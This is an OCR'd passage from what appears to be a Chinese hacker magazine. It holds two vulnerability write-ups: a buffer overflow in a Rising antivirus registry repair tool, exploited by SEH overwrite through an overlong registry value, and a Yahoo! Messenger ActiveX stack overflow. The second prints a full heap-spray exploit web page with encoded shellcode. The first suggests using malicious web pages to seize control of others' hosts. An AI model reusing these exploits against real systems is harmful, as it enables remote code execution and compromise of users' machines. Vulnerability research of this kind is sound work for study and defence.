


图1




图2

因为瑞星的这款修复工具是使用VC编写的，VC我比较熟悉，如果让我利用VC编写一个这样的修复软件也很简单。我的思路是先利用RegOpenKey函数打开注册表的关键键值，然后利用RegQueryValueA函数获得注册表里的具体键值，用这个键值和默认键值进行比较，如果匹配，那就是正常的，反之就是被非法修改了，并给用户显示出注册表键值被修改的提示。根据以往我的编程经验，如果程序员编写程序不严谨，编写过程中出现诸如不论要使用的空间大小而限定buf长度的，如"char buf[10]"这种格式；不进行检查而动态分配空间的，如malloc[n]，其中n是一个动态传递的参数；还有使用一些不做限制的字符串处理函数的等等，都会引发许多安全问题。看到上面我自己编写瑞星注册表修复工具的思路，你会发现这里会有好几个地方会出现安全问题。第一个是读取注册表键值时，如果程序员利用的是定长的buf，那么如果一个注册表键值很长，岂不是会造成溢出？还有，就算是动态分配，如果在处理注册表键值匹配时，使用不做限制的字符串处理函数，也会引发安全问题。我相信瑞星的注册表修复工具也是按照这个思路编写的，那么瑞星的程序员是否会出现这些不严谨的马虎点呢？带着疑问，我开始了测试。

第一个测试的就是注册表键值超长测试。当我把注册表控制IE起始页的键值"start page"修改成"aaaa……"2000个a时，我发现瑞星的注册表修复工具竟然一打开就自动关闭了。看来我们还是猜对了，这个修复工具确实有问题，但是否是溢出，能不能利用，还需要进一步调试才能确定。

这里我使用OllyDBG来进行调试，不过我们得首先将刚才我们修改了的IE起始页的键值"start page"修改成为正常的键值"about:blank"，这样有利于我们调试。用OD打开瑞星注册表修复工具，在首次中断在程序入口点后，我们直接点击"运行"按钮，程序正常运行，现在我们修改IE起始页

的键值"start page",这个键值的具体位置是"HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start Page",修改这个键值为2000个字节的"a",然后点击修复工具上的扫描,让程序开始检测注册表的修改,随着"砰"的一声,你会发现OD弹出了一个如图3所示的消息框。




图3

原来程序出错后,不知道如何读取地址57575757的指令了。有一定溢出经验的朋友,看到这个消息框就知道程序可能发生溢出错误了。我们再次调试这个修复工具,发现确实是出现了溢出,而这个溢出就是因为我上面说的那种"不论要使用的空间大小而限定buf长度"的错误导致的。下面让我们具体看看出错的地方,一起研究研究。

用IDA反汇编瑞星修复工具后,我们来到地址00416C40这里,其中的代码如下,大家注意看我的注释。

```
Push    400h;
//这里就是初始空间的分配,1024个字节,就是这个地方引起了程序溢出
push    eax    ;char *
//这个就是我们用来存放注册表键值的字符串
lea     ecx, [esp+7E0h+Type]
call sub_419340
push    eax    ;int
mov     ecx, ebx
call sub_416950
//这个函数就是关键的读取注册表键值函数,也就是间接导致程序出错的地方

push    ecx    ;unsigned int
push    edx    ;void *
push    edi    ;void *
call __memicmp    //比较是否为注册表默认键值
jz      loc_416E61
//不是就进行下一步比较,也就是与一些常见的键值做比较
```

我们接着看看关键函数sub_416950,其中的关键代码如下。

```
//第一个关键部分
push    ecx    ; lpFindFileData
push    edx    ; lpFileName
call ds:FindFirstFileA
//注意正是这里,程序在对注册表键值判断时考虑到一种情况,就是被修改的键值,有可能是指向本地的一个文件,例如IE的Local Page键值就是指向"C:\WINDOWS\system32\blank.htm"。我们也知道,Windows下的文件名长度不超过256个字节,而前面传递的空间是1024个字节,这里没做任何判断直接传入函数,问题就出来了
//第二个关键部分
mov     byte ptr [edi], 0
push    eax    ;char *//读取出来的注册表键值
call __strupr//进行大写转换,将所有小写字母全部转换成大写
mov     ecx, [esp+260h+var_24C]

push    esi    ; size_t
push    ebx    ; char *
push    edx    ; char *
call _strncmp
//让键值与系统根目录进行比较,不是的话就要结束本函数进行前面提到的常见键值匹配了
add     esp, 10h
```

根据前面我们的分析,程序正是因为对传递到函数sub_416950的注册表键值没做长度检查,导致溢出。进一步调试发现,这里的溢出是一种利用覆盖SEH的方式进行利用,关于这种方式的利用,我不再分析,但是这里要注意的是两个地方,一是我们用来覆盖的地址,一定要注意有没有小写字母,因为在上面的分析中,函数strupr对注册表键值进行了大写转换 二是我们的ShellCode也得注意小写字母的出现,在去掉小写字母后,你也可以将本来是大写字母的地方,故意写成小写,因为程序会帮助我们自动转换成大写字母的。

根据上面的分析,我构造好了一个简单的ShellCode后把它写入注册表。现在我们打开瑞星注册表修复工具,结果如图4所示,我们成功了!大家可以用我随文提供给的"测试.Reg"文件进行测试,也可以将其修改成为自己的ShellCode。




图4

最后我再谈谈这个漏洞的利用。修改注册表的方法有很多,尤其是使用网页去恶意修改,修改注册表成功后,我们就可以达到间接利用这个漏洞来获取对别人主机的控制权限了。也许这个漏洞只是瑞星漏洞的冰山一角,其它的漏洞,大家和我一起去挖掘吧!

适合读者：入侵爱好者、溢出爱好者
前置知识：汇编语言、缓冲区溢出基本原理

Yahoo! Messenger ActiveX 远程栈溢出漏洞分析与利用

文/图 张东辉 袁野

雅虎通（Yahoo! Messenger）是由全球领先的互联网公司雅推出的即时聊天工具，拥有独特的聊天情景、语音聊天室、超级视频、多方会谈、好友清单、来信提醒、支持防火墙等诸多功能。早在MSN Messenger流行之前，国内已有为数不少的Yahoo Messenger用户，而且Yahoo! Messenger早已支持手机聊天，可以说是一款老牌的、很有实力的IM软件。

不幸的是，目前该软件在系统中注册的多个ActiveX控件被发现存在远程栈溢出漏洞，不过还好，受影响的版本目前只局限于Yahoo! Messenger 8.1（最新版）。但是由于Yahoo! Messenger非常流行，因此Yahoo!已给这个漏洞最高（highest）安全级别同时，公司的一位发言人表示"我们已经开始着手解决这个问题，并期待尽快提供漏洞补丁！"。但在补丁未公布、软件未升级之前，任何防火墙、杀毒软件对这个漏洞都是无能为力。

漏洞分析

正式分析这个漏洞前，我们还是先简单搭建一个实验环境。很简单，要做的就两件事，一是下载并安装Yahoo! Messenger 8.1（最新版）；二是安装OllyDBG（动态跟踪）和IDA（静态分析）。

这里需要注意的是，安装好Yahoo! Messenger后，记得到其安装目录下（C:\Program Files\Yahoo!\Messenger）确认一下存在漏洞的两个DLL文件的版本是否如图1所示。如果你安装的这两个文件与此不同的话也没有关系，做好备份，然后把光盘杂志相关中我提供的有漏洞的两个DLL文件覆盖掉系统中的即可！

有漏洞的DLL	大小（B）	版本	CLSID
ywcupl.dll	188,416	2.0.1.4	DCE2F8B1-A520-11D4-8FD0-00D0B7730277
ywcvwr.dll	143,360	2.0.1.4	9D39223E-AE8E-11D4-8FD3-00D0B7730277

图1

经过以上的简单安装配置，实验环境就搭建好了，接下来就要开始分析了！如果大家善于挖掘漏洞的话，首先要问的第一个问题是——"Yahoo! Messenger这家伙到底注册了多少ActiveX控件？都是哪些DLL文件？它们对应的CLSID是多少？"其实这个问题一查注册表就全都知道了，因为任何一个ActiveX控件都会在系统中注册的，注册表HKEY_CLASSES_ROOT\CLSID下就是它们的"藏身之处"，每一项都用"{+clsid+}"命名。面对这些CLSID，我们又如何知道哪个是Yahoo! Messenger注册的控件呢？很简单，直接搜索关键字"Yahoo!"，搜索到的HKEY_CLASSES_ROOT\CLSID\子项，其名字就是这个控件的CLSID，子项下的InprocServer32子项的默认值即为该控件对应的DLL文件的全路径，如图2所示。




图2




图3

通过上面的方法，我们就可以得到Yahoo! Messenger注册的所有ActiveX控件信息。我已把它们从注册表中导出，共计21个控件，如图3所示。其中2个（ywcupl.dll和ywcvwr.dll）已发现有漏洞，其他的还不确定是否存在漏洞，需要fuzz，有兴趣的朋友可以继续尝试。

知道了Yahoo! Messenger注册了21个ActiveX控件，下面我们就来重点分析其中有漏洞的ActiveX控件DLL文件——ywcupl.dll，另一个（ywcvwr.dll）分析过程与此类似，不再赘述。

我们知道，一个DLL文件中，可能有很多导入

函数和导出函数，导入函数是DLL文件中程序用到的，导出函数是我们可以调用的。那么ywcupl.dll中都有哪些可以调用的函数呢？我用VS2005的对象浏览器可以很明了的看到ywcupl.dll中的如图4所示的函数和属性。




图4

该ActiveX控件没有正确的验证对Server属性的输入。如果用户受骗访问了恶意站点，向该属性传送了超长字符串，然后又调用了Send()方式的话，就可能触发栈溢出，导致执行任意指令。

我们首先构造如下的网页，如果你比较熟悉ActiveX漏洞的话，下面的网页程序应该不陌生。

```
<html>
<html>
<object classid='clsid:DCE2F8B1-A520-11D4-8FD0-00D0B7730277' id='target'></object>
<script>
// 弹出计算器的ShellCode
shellcode = unescape("%u9090%u9090%u9090%uC929%uE983%uD9DB%uD9EE%u2474" +
"%u5BF4%u7381%uA913%u4A67%u83CC%uFCEB%uF4E2%u8F55" +
"%uCC0C%u67A9%u89C1%uEC95%uC936%u66D1%u47A5%u7FE6" +
"%u93C1%u6689%u2FA1%u2E87%uF8C1%u6622%uFDA4%uFE69" +
"%u48E6%u1369%u0D4D%u6A63%u0E4B%u9342%u9871%u638D" +
"%u2F3F%u3822%uCD6E%u0142%uC0C1%uECE2%uD015%u8CA8" +
"%uD0C1%u6622%u45A1%u43F5%u0F4E%uA798%u472E%u57E9" +
"%u0CCF%u68D1%u8CC1%uECA5%uD03A%uEC04%uC422%u6C40" +
"%uCC4A%uECA9%uF80A%u1BAC%uCC4A%uECA9%uF022%u56F6" +
"%uACBC%u8CFF%uA447%uBFD7%uBFA8%uFFC1%u46B4%u30A7" +
"%u2BB5%u8941%u33B5%u0456%uA02B%u49CA%uB42F%u67CC" +
"%uCC4A%uD0FF");
bigblock = unescape("%u9090%u9090");
headersize = 20;
slackspace = headersize+shellcode.length
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
// 开辟连续的多个内存堆块nop+ShellCode
memory = new Array();
for (x=0; x<800; x++) memory[x] = block + shellcode;
var buffer = '\x0a';
while (buffer.length < 5000)
// 触发漏洞
buffer+='\x0a\x0a\x0a\x0a';
target.server = buffer;
target.initialize();
target.send();
</script>
</html>
```

